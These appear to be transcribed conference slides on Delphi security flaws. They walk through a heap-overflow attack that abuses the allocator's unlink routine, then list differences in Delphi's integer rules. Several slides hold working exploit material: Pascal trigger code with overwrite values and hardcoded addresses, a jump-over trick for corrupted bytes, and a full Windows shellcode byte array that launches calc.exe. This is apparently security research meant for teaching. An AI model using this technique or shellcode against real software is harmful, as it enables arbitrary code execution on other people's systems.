
Delphi heap: special case 1 In this special case the 4 bytes of chunk meta data are used as an offset to data describing that block and it’s relation to the heap
(chunkptr + offset)
4 lsb don’t count, so the smallest possible negative value we can enter is -16 (0xfffffff0)<br>
(chunkptr + offset)
4 lsb don’t count, so the smallest possible negative value we can enter is -16 (0xfffffff0)<br>
18

Delphi heap: special case 1 Getting control of the data that describes that block
We can make a negative length (hm, doesn’t that seem familiar )
That data is a struct: struct heap_data {
u_int value;
u_int fw;
u_int bk;
u_int dummy;
};<br>
We can make a negative length (hm, doesn’t that seem familiar )
That data is a struct: struct heap_data {
u_int value;
u_int fw;
u_int bk;
u_int dummy;
};<br>
19

Delphi heap: special case 1 Value needs its 1st and 4th lsb set to indicate unlink()
Value also needs to be a small value > 0xb30
Fw will contain a pointer to the shellcode
Bk will contain a pointer to the saved eip
Dunno what dummy is, setting it to 0 seems to work<br>
Value also needs to be a small value > 0xb30
Fw will contain a pointer to the shellcode
Bk will contain a pointer to the saved eip
Dunno what dummy is, setting it to 0 seems to work<br>
20

Delphi heap: special case 1 Unlink: 004014CC /$ 8B48 04 MOV ECX,DWORD PTR DS:[EAX+4] get from struct
004014CF |. 8B10 MOV EDX,DWORD PTR DS:[EAX] get from struct
004014D1 |. 39D1 CMP ECX,EDX
004014D3 |. 8911 MOV DWORD PTR DS:[ECX],EDX write shellcode to saved eip
004014D5 |. 894A 04 MOV DWORD PTR DS:[EDX+4],ECX write in shellcode+4
004014D8 |. 74 02 JE SHORT Project1.004014DC
004014DA |> C3 RETN<br>
21

Delphi heap: special case 1 Trigger: procedure toeter;
var
p: PInteger;
pi: PInteger;
begin
GetMem(pi, 16);
GetMem(p, 16);
pi^ := $41414141; inc(pi);
pi^ := $00000b41; inc(pi); // need to set lsb to 1, needs to be small and > b30
pi^ := $43434343; inc(pi);
pi^ := $44444444; inc(pi);
pi^ := $00000000; inc(pi); // slackspace
pi^ := $fffffffa; // overflow, -16 with bit 4 and bit 2 set
FreeMem(p);
end;<br>
22

Delphi: heap Unlink routine<br>
23

Delphi: heap The unlink will garble our shellcode
So we’ll need to modify it a little
The first 4 bytes are safe, the next 4 are not
So jump over them
“\xeb\x06\x41\x41\x41\x41\x41\x41<shellcode>”
Red: length
Green: jump over this, will get overwritten with saved eip<br>
So we’ll need to modify it a little
The first 4 bytes are safe, the next 4 are not
So jump over them
“\xeb\x06\x41\x41\x41\x41\x41\x41<shellcode>”
Red: length
Green: jump over this, will get overwritten with saved eip<br>
24

Delphi: heap Consider: procedure toeter;
var
p: PInteger;
pi: PInteger;
begin
GetMem(pi, 16);
GetMem(p, 16);
pi^ := $41414141; inc(pi);
pi^ := $00000b41; inc(pi); // need to set lsb to 1, needs to be small and > b30
pi^ := $0040C9DC; inc(pi); // shellcode
pi^ := $0012FF8C; inc(pi); // saved eip
pi^ := $00000000; inc(pi); // slackspace
pi^ := $fffffffa; // overflow
FreeMem(p);
end;<br>
25

Delphi: heap const
shellcode:array[0..132] of BYTE = ( // exec of calc.exe
$eb,$06,$aa,$aa,$aa,$aa,$aa,$aa, // jump over this, aaaaaa gets overwritten
$fc,$e8,$44,$00,$00,$00,$8b,$45,$3c,$8b,$7c,$05,
$78,$01,$ef,$8b,$4f,$18,$8b,$5f,$20,$01,$eb,$49,
$8b,$34,$8b,$01,$ee,$31,$c0,$99,$ac,$84,$c0,$74,
$07,$c1,$ca,$0d,$01,$c2,$eb,$f4,$3b,$54,$24,$04,
$75,$e5,$8b,$5f,$24,$01,$eb,$66,$8b,$0c,$4b,$8b,
$5f,$1c,$01,$eb,$8b,$1c,$8b,$01,$eb,$89,$5c,$24,
$04,$c3,$5f,$31,$f6,$60,$56,$64,$8b,$46,$30,$8b,
$40,$0c,$8b,$70,$1c,$ad,$8b,$68,$08,$89,$f8,$83,
$c0,$6a,$50,$68,$7e,$d8,$e2,$73,$68,$98,$fe,$8a,
$0e,$57,$ff,$e7,$63,$61,$6c,$63,$2e,$65,$78,$65,
$00,$00,$00,$00,$00);<br>
26
Delphi: heap (demo)<br>
27

Delphi integer issues Integer rules are different from c !
Int truncation is the same
Int overflow is the same*
No division by 0 ! (all divisions have to be stored in Extended, which will say + or – inf for division by 0) * see later<br>
Int truncation is the same
Int overflow is the same*
No division by 0 ! (all divisions have to be stored in Extended, which will say + or – inf for division by 0) * see later<br>
28

Delphi integer issues Doesn’t appear to be an unsigned 64 bit int type<br>
29

Delphi integer issues: Signed comparison Compare signed with unsigned
No unsigned int promotion is done !
This is bound to cause problems for people that usually write c code !<br>
No unsigned int promotion is done !
This is bound to cause problems for people that usually write c code !<br>
30
